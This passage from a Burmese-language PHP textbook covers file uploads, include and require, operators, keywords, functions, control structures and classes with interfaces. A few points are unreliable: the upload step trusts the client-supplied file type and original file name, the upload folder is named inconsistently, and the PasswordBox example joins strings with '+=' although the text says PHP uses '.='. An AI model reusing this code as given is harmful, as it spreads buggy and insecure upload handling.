`$name, $tmp, $type` Variable များထဲကို `$_FILES` Superglobal ထဲမှာ ရှိနေပြီဖြစ်တဲ့ ပေးပို့လာတဲ့ File ရဲ့ Name, Temporary Location နဲ့ Type တို့ကို ထည့်သွင်းထားလိုက်ပါတယ်။ နောက်တစ်ဆင့်မှာ ပေးပို့လာတဲ့ File ဟာ JPEG, PNG, GIF Image တစ်ခုခု ဟုတ်မှန်တယ်ဆိုမှ `move_uploaded_file()` Function ကို အသုံးပြုပြီး Temporary Folder ထဲမှာရောက်ရှိနေတဲ့ File ကိုမူလ အမည်အတိုင်းပဲ `upload` Folder ထဲကို ပြောင်းရွှေ့စေလိုက် ပါတယ်။ `move_uploaded_file()` အတွက် ပထမ Parameter အနေနဲ့ Upload File ရဲ့ Temporary Location ကိုပေးရပြီး ဒုတိယ Parameter အနေနဲ့ ပြောင်းရွှေ့နေရာချထားလိုတဲ့ Location ကိုပေးရခြင်းဖြစ်ပါတယ်။ နောက်တစ်ဆင့်မှာ `header()` Function အသုံးပြုပြီး `index.php` ကို ပြန်သွားစေလိုက်ပါတယ်။ ခုချိန်မှာ Browser URL Bar မှာ http://localhost/gallery/ လို့ ရိုက်ထည့်ပြီး စမ်းသပ်နိုင်ပြီ ဖြစ်ပါတယ်။

Choose a Photo ဆိုတဲ့ Label နဲ့တွဲဖက်ဖော်ပြနေတဲ့ File Input ကနေ Image File တစ်ခုကို ရွေးချယ် ပေးပြီး Upload Button ကို နှိပ်လိုက်တယ်ဆိုရင် `upload.php` Script ရှိရာကို ရောက်ရှိသွားပြီး `upload.php` က ရွေးချယ်ထားတဲ့ File ကို `photo` Folder ထဲထည့်ပေးလိုက်မှာဖြစ်ပါတယ်။ Image ကို `photo` Folder ထည့် ရွှေ့ထည့်ပြီးနောက် `index.php` ကို Redirect လုပ်ပြန်လာတဲ့အခါ `index.php` မှာက `photo` Folder ထဲကပုံတွေကို ဖတ်ယူဖော်ပြပေးဖို့ ရေးသားထားပြီး ဖြစ်လို့ **ပုံ (၆-မ)** မှာ ဖော်ပြထား သလိုရလဒ်ကို ရရှိစေမှာပဲဖြစ်ပါတယ်။



ပုံ (၆-မ) Photo Gallery Example

အခုလို အသုံးပြုသူကပေးပို့လာတဲ့ အချက်အလက်တွေနဲ့ File တွေကိုစီမံနိုင်ပြီဆိုရင် PHP အခြေခံ အတော်လေး ရ

သွားပြီ ဖြစ်ပါတယ်။ PHP ရဲ့ အသုံးဝင်တဲ့ နောက်ထပ် အခြေခံ လုပ်ဆောင်ချက်တစ်ခုဖြစ်တဲ့ File Include ကို ဆက်လေ့လာကြပါမယ်။

6.16 - Server-side Include

JavaScript File တွေနဲ့ CSS File တွေကို HTML Document အတွင်းမှာချိတ်ဆက်ထည့်သွင်းနိုင်တာ သိရှိကြပြီး ဖြစ်ပါတယ်။ ချိတ်ဆက်ထားတဲ့ JavaScript တွေ CSS တွေကို Browser က ချိတ်ဆက်ထားကြောင်းသိရှိတဲ့ အတွက် လိုအပ်တဲ့ Request တွေ Server ထံပေးပိုပြီး သင့်တော်သလို ဆက်လက်ဆောင်ရွက်ပေးသွားခြင်းဖြစ်ပါတယ်။ တနည်းအားဖြင့် ချိတ်ဆက်မှု လုပ်ငန်းစဉ်ကို CSS တွေ JavaScript တွေကဆောင်ရွက်ခြင်း မဟုတ်ပဲ Client ဖြစ်တဲ့ Browser က ဆောင်ရွက်ပေးသွားခြင်း ဖြစ်ပါတယ်။

PHP File Include လုပ်ဆောင်ချက်ကိုအသုံးပြုပြီးတော့လည်း File တွေကို တစ်ခုနဲ့တစ်ခုချိတ်ဆက်ထည့်သွင်းပေးနိုင်ပါတယ်။ အဲ့ဒီလိုချိတ်ဆက်တဲ့အခါ လိုအပ်တဲ့လုပ်ငန်းစဉ်ကို PHP Code ကိုယ်တိုင်ကပဲ Server ပေါ်မှာ ဆောင်ရွက်သွားတာ ဖြစ်လို့ Server-side Include လို့ခေါ်လေ့ရှိကြပါတယ်။ File တွေကို ရယူချိတ်ဆက်ပေးနိုင်တဲ့ PHP Function လေးမျိုးရှိပါတယ်။ အဲ့ဒါတွေကတော့ -

- `include()`
- `require()`
- `include_once()`
- `require_once()`

- တို့ပဲဖြစ်ပါတယ်။ လက်ရှိ Script ထဲကနေ `config.php` လို့ အမည်ပေးထားတဲ့ အခြား Script File တစ်ခု ချိတ်ဆက်လိုရင်-

```
include("config.php");
```

(သို့မဟုတ်)

```
require("config.php");
```

(သို့မဟုတ်)

```
include_once("config.php");
```

(သို့မဟုတ်)

```
require_once("config.php");
```

နှစ်သက်ရာနည်းလမ်းနဲ့ထည့်သွင်းနိုင်ပါတယ်။ `config.php` နေရာမှာသာ File Path အပြည့်အစုံ ထည့်သွင်းပေးရမှာပါ။ `include()` နဲ့ `require()` တို့ဟာ အခြေခံ လုပ်ဆောင်ပုံအတူတူပါပဲ။ ထူးခြားချက်ကတော့၊ `include()` Function သုံးပြီး ချိတ်ဆက်ခိုင်းတဲ့ File ကို အကြောင်းအမျိုးမျိုးကြောင့် မချိတ်ဆက်နိုင်ရင် Warning ပေးပေမယ့် ဆက်လက် ရေးသားထားတဲ့ကျန် Code တွေကို ဆက်လက် ဆောင်ရွက်သွားပါတယ်။ `require()` ကတော့ ချိတ်ဆက်ခိုင်းတဲ့ File ကို မချိတ် ဆက်နိုင်ရင် Error ပေးပြီး Script ကို ချက်ခြင်းရပ်လိုက်မှာ ဖြစ်ပါတယ်။

လက်ရှိ Script ထဲမှာ တစ်ကြိမ်ချိတ်ဆက်ထားပြီးဖြစ်တဲ့ File တစ်ခုကို အဲ့ဒီ Script ထဲမှာပဲ နောက်တစ်ကြိမ် ထပ်မံချိတ်ဆက်မိရင် PHP က Error အဖြစ် ဖော်ပြပါလိမ့်မယ်။ ဒီပြဿနာကိုကာကွယ်ဖို့ `include_once()` နဲ့ `require_once()` တို့ကိုသုံးနိုင်ပါတယ်။ သူတို့က ချိတ်ဆက်ခိုင်းတဲ့ File ကို ချိတ်ဆက်ထားပြီးသားလား အရင်စစ်ဆေးပါတယ်။ ချိတ်ဆက်မထားရသေးမှသာ File ကိုချိတ်ဆက်ပေးမှာဖြစ်ပြီး၊ ချိတ်ဆက်ထားပြီးဖြစ်နေရင် နောက်တစ်ကြိမ်ထပ်မချိတ်တော့လို့ Error လည်းမဖြစ်တော့ပါဘူး။ ဒါပေမယ့် စွမ်းဆောင်ရည်မြင့်ဖို့အတွက်ဆိုရင်တော့ `include_once()` နဲ့ `require_once()` တို့ကို ရှောင်သင့်ပါတယ်။ သူတို့က မချိတ်ခင် အရင်စစ်စစ်နေတဲ့အတွက် အလုပ်ပိုလုပ်ရပါတယ်။ အဲ့ဒီအစား `include()` သို့မဟုတ် `require()` ကိုပဲ ရေးသားသူက မှန်အောင်အသုံးပြုသင့်ပါတယ်။

6.17 - Operators

Operator, Keyword နဲ့ Control Structure တွေအကြောင်း အထူးပြောဖို့မလိုအပ်တော့ပါဘူး။ **အခန်း (၄)** မှာ လေ့လာခဲ့တဲ့ JavaScript နဲ့ အားလုံးနီးပါးဆင်တူပါတယ်။ ထူးခြားချက်တွေလောက်ကိုရွေးချယ် မှတ်သားထားရင်ရပါပြီ။

Operator တွေထဲမှာ ထူးခြားချက်အနေနဲ့စတင်မှတ်သားရမှာကတော့ . (Dot) Operator ဖြစ်ပါတယ်။ PHP မှာ Dot Operator ကို စာကြောင်းတွေဆက်ဖို့သုံးပါတယ်။ JavaScript မှာ + Operator တစ်ခုတည်းကိုပဲ ဂဏန်းတွေပေါင်းဖို့ ရော၊ စာကြောင်းတွေဆက် ဖို့ပါအသုံးပြုခဲ့ကြပါတယ်။ PHP မှာတော့ + Operator ကို ဂဏန်းတွေပေါင်းဖို့အတွက်သာ သုံးပြီး စာကြောင်းတွေဆက်ဖို့ Dot Operator ကို အသုံးပြုရပါတယ်။ ဥပမာ -

```
$img = '<img src="' . $name . '">';
```

စာကြောင်းနှစ်ကြောင်းအလယ်မှာ Variable ကိုထည့်သွင်းပြီး Dot Operator နဲ့ တွဲဆက်သွားစေခြင်းဖြစ်ပါတယ်။ Java Script မှာ += Operator ကို ဂဏန်းတွေပေါင်းထည့်ဖို့ရော စာကြောင်းတွေတွဲဆက်ဖို့အတွက်ပါ သုံးရပါတယ်။ PHP မှာတော့ .= Operator ကို စာကြောင်းတွေ တွဲဆက်ထည့်သွင်းဖို့သုံးရပါတယ်။ ဥပမာ -

```
$msg = "Welcome to my website.";
$msg .= "You see this because ";
$msg .= "you are an authenticated user.";
```

.= Operator ကြောင့် ထည့်သွင်းလိုက်တဲ့စာတွေကို `$msg` Variable ထဲကမူလတန်ဖိုးကို အစားထိုးမသွားတော့ပဲ နောက်ကနေ တွဲဆက်ပေးသွားမှာဖြစ်ပါတယ်။

Comparison Operator လို့ခေါ်တဲ့ တန်ဖိုးတွေနှိုင်းယှဉ်တဲ့ Operator လည်း JavaScript နဲ့အားလုံးအတူတူပါပဲ။ PHP မှာ Not Equal-To အတွက် Operator တစ်ခုထပ်တိုးလာခြင်းသာထူးခြားပါတယ်။ Not Equal-To အတွက် JavaScript မှာလို `!=` Operator ကိုသုံးနိုင်သလို `<>` Operator ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ကွာခြားချက်တော့ မရှိ ပါဘူး။ အလုပ်လုပ်ပုံအတူတူပါပဲ။ နှစ်သက်ရာ Operator ကိုအသုံးပြုနိုင်ပါတယ်။

Logical Operator လို့ခေါ်တဲ့ AND `(&&)`, OR `(||)`, NOT `(!)` တို့လည်း JavaScript နဲ့အတူတူပါပဲ။ ထူးခြားသွားတာက AND နဲ့ OR တို့အတွက် and, or ဆိုတဲ့ Keyword နဲ့လည်း အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ ဥပမာ -

```
if($x == $y && $x == 5)
```

(သို့မဟုတ်)

```
if($x == $y and $x == 5)
```

နှစ်သက်ရာပုံစံနဲ့ရေးသားနိုင်ပါတယ်။ OR အတွက်လည်း အလားတူပါပဲ -

```
if($x == $y || $x == 5)
```

(သို့မဟုတ်)

```
if($x == $y or $x == 5)
```

နှစ်သက်ရာပုံစံနဲ့ ရေးသားနိုင်ပါတယ်။

မှတ်ချက် ။ ။ Comment တွေ Code ထဲမှာထည့်သွင်းဖို့အတွက် တစ်ကြောင်းတည်းဆိုရင် `//` Operator ကိုသုံးနိုင်ပြီး တစ်ကြောင်းထက် ပိုတဲ့မှတ်ချက်တွေကို `/*` အဖွင့်နဲ့ `*/` အတွင်းမှာရေးသားနိုင်ပါတယ်။ ဒါလည်း JavaScript နဲ့အတူတူပါပဲ။ ထူးခြားချက်အနေနဲ့ မှတ်ချက်က တစ်ကြောင်းတည်းဆိုရင် `//` အစား `#` Operator ကိုလည်း အသုံးပြုနိုင်ပါတယ်။

PHP 7 မှာ Spaceship Operator (`<=>`) လို့ခေါ်တဲ့ Operator အသစ်တစ်ခု ပါဝင်လာပါတယ်။ ဒီ Operator က ပေးလိုက်တဲ့ တန်ဖိုးနှစ်ခုကို နှိုင်းယှဉ်ပြီး ညီရင် `0`, ရှေ့တန်ဖိုးကြီးရင် `1` နဲ့ နောက်တန်ဖိုး ကြီးရင် `-1` ကို ပြန်ပေးပါတယ်။ Ruby Programming Language ကို လေ့လာဖူးသူတွေတဲ့ ဒီ Operator နဲ့ ရင်းနှီးနိုင်ပါတယ်။ မလေ့လာဖူး

သူတွေ အတွက်တော့ နည်းနည်းထူးဆန်းနိုင်ပါတယ်။ ဥပမာ -

```
echo 5 <=> 5;      # => 0
echo 6 <=> 5;      # => 1
echo 5 <=> 6;      # => -1
```

ပထမလိုင်းမှာ 5 နဲ့ 5 ညီနေတဲ့အတွက် 0 ကို ပြန်ပေးမှာဖြစ်ပါတယ်။ ဒုတိယလိုင်းမှာတော့ ရှေ့တန်ဖိုး 6 က နောက်တန်ဖိုး 5 ထက်ကြီးလို့ ရလဒ်အဖြစ် 1 ကိုပြန်ပေးမှာ ဖြစ်ပါတယ်။ နောက်ဆုံးလိုက်မှာတော့ နောက်တန်ဖိုးက ကြီးတဲ့အတွက် -1 ကို ရလဒ်အဖြစ် ပြန်ပေးမှာပဲ ဖြစ်ပါတယ်။ ဒီ Operator ဟာ PHP 7 ရောက်မှ စတင်ပါဝင်လာတာ ဖြစ်လို့ PHP 5 Version တွေမှာ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

နောက်ထပ် သတိပြုသင့်တဲ့ Operator ကတော့ null coalescing operator ဖြစ်ပါတယ်။ JavaScript ရဲ့ Default Operator နဲ့ အလုပ်လုပ်ပုံဆင်ပြီး Question Mark နှစ်ခုတွဲ (`??`) ရေးရပါတယ်။ ဥပမာ -

```
$user = $_GET['user'] ?? 'nobody'
```

`$_GET['user']` ဆိုတဲ့တန်ဖိုးရှိရင် သုံးပြီး မရှိရင် `nobody` ကို Default အဖြစ် အစားထိုး သုံးပေးဖို့ ရေးသားထားခြင်း ဖြစ်ပါတယ်။ ဒီ Operator ဟာလည်း PHP 7 မှာ ပါဝင်လာတဲ့ Operator အသစ်ဖြစ်ပြီး PHP 5 Version တွေမှာ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။

6.18 - Keywords

PHP မှာ Variable တွေကို Dollar Sign နဲ့စပေးရတဲ့အတွက် Build-in Keyword တွေနဲ့ အမည်တူနေလို့ ပြဿနာ ဖြစ်ရတာမျိုးကို ပူစရာမလိုတော့ပါဘူး။ ဥပမာ `if` ဟာ Language Keyword ဖြစ်ပေမယ့် ကျွန်တော်တို့က `$if` ဆိုတဲ့ Variable ကို အသုံးပြုတဲ့အတွက် ဘာပြဿနာမှရှိမှာမဟုတ်ပါဘူး။ ဒါပေမယ့် Function တွေ ကြေငြာသတ်မှတ်တဲ့အခါ မှာတော့ Keyword တွေနဲ့ အမည်တူရင်သတ်မှတ်လို့ရမှာမဟုတ်ပါဘူး။ PHP Keyword စာရင်းကို ဖော်ပြပေးလိုက်ပါတယ်။

```
__halt_compiler, abstract, and, array, as, break, callable, case, catch,
class, clone, const, continue, declare, default, die, do, echo, else,
elseif, empty, enddeclare, endfor, endforeach, endif, endswitch,
endwhile, eval, exit, extends, final, for, foreach, function, global,
goto, if, implements, include, include_once, instanceof, insteadof,
interface, isset, list, namespace, new, or, print, private, protected,
public, require, require_once, return, static, switch, throw, trait, try,
unset, use, var, while, xor
```

6.19 - Control Structure

PHP မှာ Function တွေ သတ်မှတ်ကြေငြာဖို့အတွက်လည်း `function` Keyword ကိုပဲ အသုံးပြုကြေငြာရပါတယ်။ JavaScript နဲ့အတူတူပါပဲ။ Dynamic Type ဖြစ်လို့ Return Type တွေဘာတွေ ပုံမှန်အားဖြင့် သတ်မှတ်ပေးဖို့မလိုပါဘူး။ ဥပမာ -

```
function add($a, $b) {
  return $a + $b;
}
```

`add()` လို့ခေါ်တဲ့ Function တစ်ခု ကြေငြာလိုက်ခြင်းဖြစ်ပြီး `$a` နဲ့ `$b` ဆိုတဲ့ Parameter နှစ်ခု ပါဝင်ပါတယ်။ `add()` Function က `$a` နဲ့ `$b` ကို ပေါင်းပြီး `return` ပြန်ပေးမှာဖြစ်ပါတယ်။ Function Parameter တွေ သတ်မှတ်တဲ့အခါ Default Value ကို တစ်ခါတည်း ကြေငြာသတ်မှတ်နိုင်ပါတယ်။ ဥပမာ -

```
function add($a, $b = 0) {
  return $a + $b;
}
```

နမူနာအရ Function Parameter `$b` အတွက် `0` ကို Default Value အဖြစ် သတ်မှတ်ပေးထားခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် Function ကို ခေါ်ယူစဉ် `$b` အတွက် တန်ဖိုးမပေးခဲ့ရင် `0` ကို `$b` အတွက် တန်ဖိုးအဖြစ် အသုံးပြုပြီး အလုပ်လုပ် ပေးသွားမှာပဲ ဖြစ်ပါတယ်။

PHP 7 မှာတော့ Scalar Type Deceleration နဲ့ Return Type Declaration ဆိုတဲ့ ဖြည့်စွက်ချက်နှစ်ခု ပါဝင်လာပါတယ်။ အဓိပ္ပါယ်က Function Parameter တွေအတွက် Data Type ကန့်သတ်လိုက ကန့်သတ်နိုင်မှာဖြစ်ပြီး Return Type ကိုလည်း ကန့်သတ်လိုက ကန့်သတ်နိုင်မှာပဲ ဖြစ်ပါတယ်။ ဥပမာ -

```
function add(int $a, int $b): int {
  return $a + $b;
}
```

နမူနာအရ Parameter တွေကို `int $a` နဲ့ `int $b` လို့ ကြေငြာထားတဲ့အတွက် `add()` Function ကို ခေါ်ယူတဲ့အခါ Integer (ကိန်းပြည့်) တွေကိုသာ လက်ခံတော့မှာ ဖြစ်ပါတယ်။ အလားတူပဲ Function ကြေငြာချက်မှာ `: int` ဆိုတဲ့ သတ်မှတ်ချက်လည်း ပါဝင်လို့ ဒီ Function က return ပြန်ပေးတဲ့ တန်ဖိုးဟာလည်း Integer ပဲ ဖြစ်ရတော့မှာ ဖြစ်ပါတယ်။ PHP 7 မှာ Function တွေကြေငြာတဲ့အခါ ဒီအတိုင်း ရေးရမယ်လို့ ပြောတာ မဟုတ်ပါဘူး။ ဒီအတိုင်း Data Type ကန့်သတ်ပြီး ရေးလိုက ရေးနိုင်တယ်လို့ ပြောတာပါ။ `int` အစား `float` (ဒဿမကိန်း), `String` (စာ) နဲ့ `Array` တို့ကိုလည်း Data Type အဖြစ် အသုံးပြုနိုင်ပါတယ်။

Function တွေရေးသားတဲ့အခါမှာ Variable Scope ကို သတိပြုရပါမယ်။ PHP ဟာလည်း အခြား Language တွေလိုပဲ Function အတွင်းမှာ ကြေငြာသတ်မှတ်ပြီး အသုံးပြုထားတဲ့ Variable တွေဟာ Local Variable တွေ ဖြစ်ပြီး သက်ဆိုင်ရာ Function နဲ့သာ သက်ဆိုင်ပါတယ်။ Function ရဲ့ပြင်ပနဲ့ အခြား Function များကရယူ အသုံးပြုနိုင်ခြင်းမရှိပါဘူး။ Function အပြင်ဘက်မှာ ကြေငြာသတ်မှတ်ပြီး အသုံးပြုထားတဲ့ Variable တွေကတော့ Global Variable တွေဖြစ်ပြီး မည်သည့် Function ကမဆိုရယူ အသုံးပြုနိုင်ပါတယ်။ ထူးခြားချက်ကတော့ Global Variable ကို ရယူအသုံးပြုတော့မယ်ဆိုရင် အသုံးပြုမှာဖြစ်ကြောင်း `global` Keyword နဲ့ Function အတွင်းမှာ ကြေငြာပေးရခြင်းပဲဖြစ်ပါတယ်။ ဥပမာ -

```
$str = "Myanmar";
function say_hello() {
  echo "Hello $str";
}

say_hello();              # => Hello

function say_welcome() {
  global $str;
  echo "Welcome to $str";
}

say_welcome();            # => Welcome to Myanmar
```

`say_welcome()` Function အတွင်းက `global $str` ဆိုတာဟာ `$str` အမည်ရ Global Variable တစ်ခု ကြေငြာသတ်မှတ်ခြင်းမဟုတ်ပါဘူး။ Global Variable ဖြစ်တဲ့ `$str` ကို ရယူအသုံးပြုပါတော့မယ်လို့ ကြေငြာခြင်း ဖြစ်ပါတယ်။

PHP မှာလည်း JavaScript လို Nameless Function တွေ အသုံးပြုနိုင်ပါတယ်။ **အခန်း (၅)** မှာ Nameless Function တွေရဲ့ သဘောသဘာကို လေ့လာခဲ့ပြီး ဖြစ်ပါတယ်။ PHP မှာ အလားတူ ရေးနည်းရေးဟန်ကို အသုံးပြု နိုင်ပါတယ်။ ဥပမာ -

```
function add($a, $b, $fn) {
  echo $a + $b;
  $fn();
}

add(24, 13, function() {
  echo "Done adding 24 and 13";
});
```

နမူနာအရ `add()` Function ကို ခေါ်ယူစဉ်မှာ တတိယ Parameter အဖြစ် Nameless Function တစ်ခုကို Callback အနေနဲ့ အလုပ်လုပ်ပေးဖို့ ထည့်သွင်းပေးလိုက်ခြင်းပဲ ဖြစ်ပါတယ်။

`if, switch, for, while, do-while` အစရှိတဲ့ အခြေခံ Control Structure တွေရေးသားအသုံးပြု ပုံမှာ PHP နဲ့ JavaScript တို့ အတိအကျတူညီပါတယ်။ ထူးခြားချက်ကတော့ Code Block တွေကို တွန့်ကွင်းများ အစား Template ရေးသားပုံနဲ့ရေးသားနိုင်ခြင်းဖြစ်ပါတယ်။ ဥပမာ -

```
if($auth) {
  // do something
}
```

(သို့မဟုတ်)

```
if($auth):
  // do something
endif;
```

တွန့်ကွင်းအဖွင့်အစား Colon (:) အသုံးပြုပြီး တွန့်ကွင်းအပိတ်အစား `if` အတွက် `endif, switch` အတွက် `endswitch, for` အတွက် `endfor, while` အတွက် `endwhile` စသဖြင့် အသုံးပြုနိုင်ခြင်း ဖြစ်ပါတယ်။ တွန့်ကွင်းတွေက PHP Code သက်သက်ရေးသားချိန်မှာ ပြဿနာသိပ်မရှိပေမယ့် PHP Code တွေကို HTML တွေနဲ့ရောရေးသားတဲ့အခါ မျက်စိရှုပ်စရာ ဖြစ်လာတက်ပါတယ်။ နောက်ထပ်ထူးခြားချက်ကတော့ `foreach()` Loop ဖြစ်ပါတယ်။ Array တွေကို Loop လုပ်ဖို့အတွက် အသုံးပြုပါတယ်။ ဥပမာ -

```
$arr = array("foo" => "Apple", "bar" => "Orange", "fiz" => "Mango");
foreach($arr as $key => $val) {
  echo "$val is $key.";
}

# => Apple is foo.
# => Orange is bar.
# => Mango is fiz.
```

`$arr` နေရာမှာ Loop လုပ်စေလိုတဲ့ Array ကိုပေးရမှာဖြစ်ပါတယ်။ `$key` Variable ထဲမှာ လက်ရှိအလုပ်လုပ်နေတဲ့ Index ရှိမှာဖြစ်ပြီး `$val` Variable ထဲမှာတော့ လက်ရှိအလုပ်လုပ်နေတဲ့ Value ရှိနေမှာဖြစ် ပါတယ်။ `$key` နဲ့ `$val` အစား နှစ်သက်ရာ Variable အမည်နဲ့အစားထိုးအသုံးပြုနိုင်ပါတယ်။ `as` Keyword နဲ့ => Operator တို့ကိုသာ နမူနာမှာ ဖော်ပြထားတဲ့အတိုင်း နေရာမှန်အောင်သုံးပေးရင်ရပါပြီ။

6.20 - Object-oriented Programming in PHP

PHP ဟာ Language အခြေခံအရ Imperative Language တစ်ခုဖြစ်ပေမယ့် OOP ပုံစံနဲ့လည်းရေးနိုင်ပါတယ်။ Class တွေကို `class` Keyword သုံးပြီး အခုလိုတည် ဆောက်နိုင်ပါတယ်။

```
class Animal {
  var $legs, $wings;

  # constructor
  function __construct($legs, $wings) {
     $this->legs = $legs;
     $this->wings = $wings;
  }

  function walk() {
     # do something
  }

  static function info() {
     return "An Animal";
  }
  private function calcSpeed() {
     # do something
  }
}
```

`__construct()` Function ကို Constructor Method ကြေငြာသတ်မှတ်ဖို့အတွက် သုံးရပါတယ်။ PHP OOP မှာ သီးခြားသတ်မှတ်မထားရင် Property တွေ Method တွေအားလုံးရဲ့ Access Control Modifier က Public ဖြစ် ပါတယ်။ နမူနာမှာ `info()` Method ကိုတော့ static လို့ သတ်မှတ်ထားတဲ့ အတွက် Class Name ကနေ တိုက် ရိုက် ခေါ်ယူအသုံးပြုနိုင်မှာဖြစ်ပါတယ်။ `calcSpeed()` Method ကို တော့ `private` လို့သတ်မှတ်ထား လို့ Object က တဆင့်ခေါ်ယူအသုံးပြုနိုင်မှာမဟုတ်ပါဘူး။ ဖော်ပြထားတဲ့ Class ကို အခြေခံပြီး Object တွေကိုအခု လိုတည်ဆောက် နိုင်ပါတယ်။

```
$unicorn = new Animal(4, 2);
echo $unicorn->legs;            # => 4
echo Animal::info();            # => "An Animal"
echo $unicorn->calcSpeed();     # => Fatal error: Call to private method ...
```

Object တည်ဆောက်ဖို့အတွက် အခြား OOP Language တွေလိုပဲ `new` Keyword ကို အသုံးပြုရပါတယ်။ (Object Operator) `->` သုံးပြီး Object ရဲ့ Property တွေ Method တွေကို ရယူအသုံးချနိုင်ပါတယ်။ Java, JavaScript စတဲ့ OOP Language တွေမှာတော့ Dot Operator (.) ကို Property တွေ Method တွေ ခေါ်ယူဖို့ အသုံးပြုလေ့ရှိကြပါတယ်။ PHP မှာတော့ (Object Operator) `->` ကို အသုံးပြုရခြင်းဖြစ်ပါတယ်။ Class Method `info()` ကို Class Name ကနေတစ်ဆင့် ရယူအသုံးချဖို့အတွက် (Scope Resolution Operator) `::` ကို အသုံးပြုရပါတယ်။ `calcSpeed()` Private Method ကို ခေါ်ယူဖို့ ကြိုးစားရင်တော့ ခေါ်ယူခွင့်မရှိလို့ PHP က Error အဖြစ် ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

OOP ရဲ့ အခြေခံသဘောသဘာဝ (၅) ချက်ရှိတယ်လို့ဆိုနိုင်ပါတယ်။ Object, Inheritance, Information Hiding, Polymorphism နဲ့ Interface တို့ပဲဖြစ်ပါတယ်။ စာဖတ်သူအနေနဲ့ အဲ့ဒီ OOP အခြေခံ သဘောသဘာဝတွေကို မသိသေးဘူးဆိုရင် **Rockstar Developer** ရဲ့ **အခန်း (၃)** မှာ လေ့လာနိုင်ပါတယ်။ ဒီနေရာမှာတော့ OOP အခြေခံ သိပြီးသူတွေအတွက်၊ PHP မှာလည်း အဲ့ဒီ OOP နည်းစနစ်တွေကို အသုံးပြုနိုင်ကြောင်း ဖော်ပြလိုရင်း ဖြစ်ပါတယ်။

အထက်မှာနမူနာဖော်ပြခဲ့သလို PHP မှာ Class တွေကိုသုံးပြီး Object တွေတည်ဆောက်နိုင်သလို၊ Private, Public, Static စတဲ့ Access Control Modifier တွေကိုသုံးပြီး Information Hiding လုပ်ဆောင်ချက်ရရှိနိုင်ပါတယ်။ Inheritance အတွက် `extends` Keyword သုံးပြီး Class Inherit လုပ်ဆောင် ချက်ကို ရရှိနိုင်ပါတယ်။ ဥပမာ -

```
class Dog extends Animal
{
  # define methods and properties
}
```

နမူနာအရ `Dog` Class ဟာ `Animal` Class ကို Inherit လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ PHP မှာ Multiple Inheritance ကို ခွင့်မပြုပါဘူး။ Static Polymorphism လုပ်ဆောင်ချက်အတွက် အဓိကကျတဲ့ Function Overload လုပ်ဆောင်ချက်တော့ PHP မှာ မပါဝင်ပါဘူး။ PHP မှာ Function တစ်ခုကို ကြေငြာသတ်မှတ်ပြီးရင်၊ Function Signature တူသည်ဖြစ်စေ၊ မတူသည်ဖြစ်စေ နောက်တစ်ကြိမ် (အမည်တူ Function) ထပ်မံကြေငြာလို့ မရတော့ပါဘူး။ ဒါပေမယ့် `func_num_args()` နဲ့ `func_get_arg()` Function တွေကိုသုံးပြီး Static Polymorphism လုပ်ဆောင်ချက်ကို တုပနိုင်ပါတယ်။ ဥပမာ -

```
function rectangle() {
    $len = func_num_args();
    if($len == 1) {
        $width = func_get_arg(0);
        return $width * $width;
    }
    if($len == 2) {
        $width = func_get_arg(0);
        $height = func_get_arg(1);
        return $width * $height;
    }
}
```

နမူနာအရ `rectangle()` Function ဟာ ခေါ်ယူစဉ်ပေးလိုက်တဲ့ Parameters အရေအတွက်ပေါ်မူတည်ပြီး ပုံစံနှစ်မျိုး အလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။ Function Overload လုပ်ဆောင်ချက်မပါဝင်ပေမယ့် Function တစ်ခုတည်းက အသုံးပြုတဲ့ Function Signature ပေါ်မူတည်အလုပ်လုပ်ပေးမှာမို့ Polymorphism လုပ်ဆောင်ချက်ကို ရရှိခြင်းပဲဖြစ်ပါတယ်။ Dynamic Polymorphism လုပ်ဆောင်ချက်ရရှိဖို့အတွက်တော့ Interface ကိုအသုံးပြုနိုင်ပါတယ်။

Interface တစ်ခုကြေငြာဖို့အတွက် `interface` Keyword ကိုသုံးရပါတယ်။ ကြေငြာထားတဲ့ Interface ကို အခြေခံတဲ့ Class တွေ တည်ဆောက်ဖို့အတွက် `implements` Keyword ကို အသုံးပြုရပါတယ်။

```
interface iInputBox
{
    public function getValue();
    public function setValue($value);
}

class TextBox implements iInputBox
{
    private $value;
    public function getValue() {
        return $this->value;
    }

    public function setValue($value) {
        $this->value = $value;
    }
}

class PasswordBox implements iInputBox
{
    private $value;
    public function getValue() {
        $len = strlen($this->value);
        for($i=0; $i<$len; $i++) {
            $result += "*";
        }

        return $result;
    }

    public function setValue($value) {
        $this->value = $value;
    }
}
```

နမူနာအရ `TextBox` နဲ့ `PasswordBox` လို့ခေါ်တဲ့ Class နှစ်ခုကို `iInputBox` Interface ကသတ်မှတ်ထားတဲ့ သတ်မှတ်ချက်အတိုင်း implements လုပ်ယူပြီး တည်ဆောက်ထားခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် TextBox နဲ့ PasswordBox တို့ကို အသုံးပြု ဖြစ်ပေါ်လာတဲ့ Object တွေဟာ Object Type မတူသော်ငြားလည်း၊ Interface တစ်ခုတည်းကနေ အတူတူ ဆင်းသက်လာခြင်း ဖြစ်တဲ့အတွက် အပြန်အလှန် ဖလှယ်အသုံးပြုနိုင်တဲ့ Object တွေ ဖြစ်ကြမှာပဲ ဖြစ်ပါတယ်။

အခြား PHP OOP Features တွေကို အောက်ပါလိပ်စာမှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။

http://php.net/manual/en/language.oop5.php

6.21 - Namespace

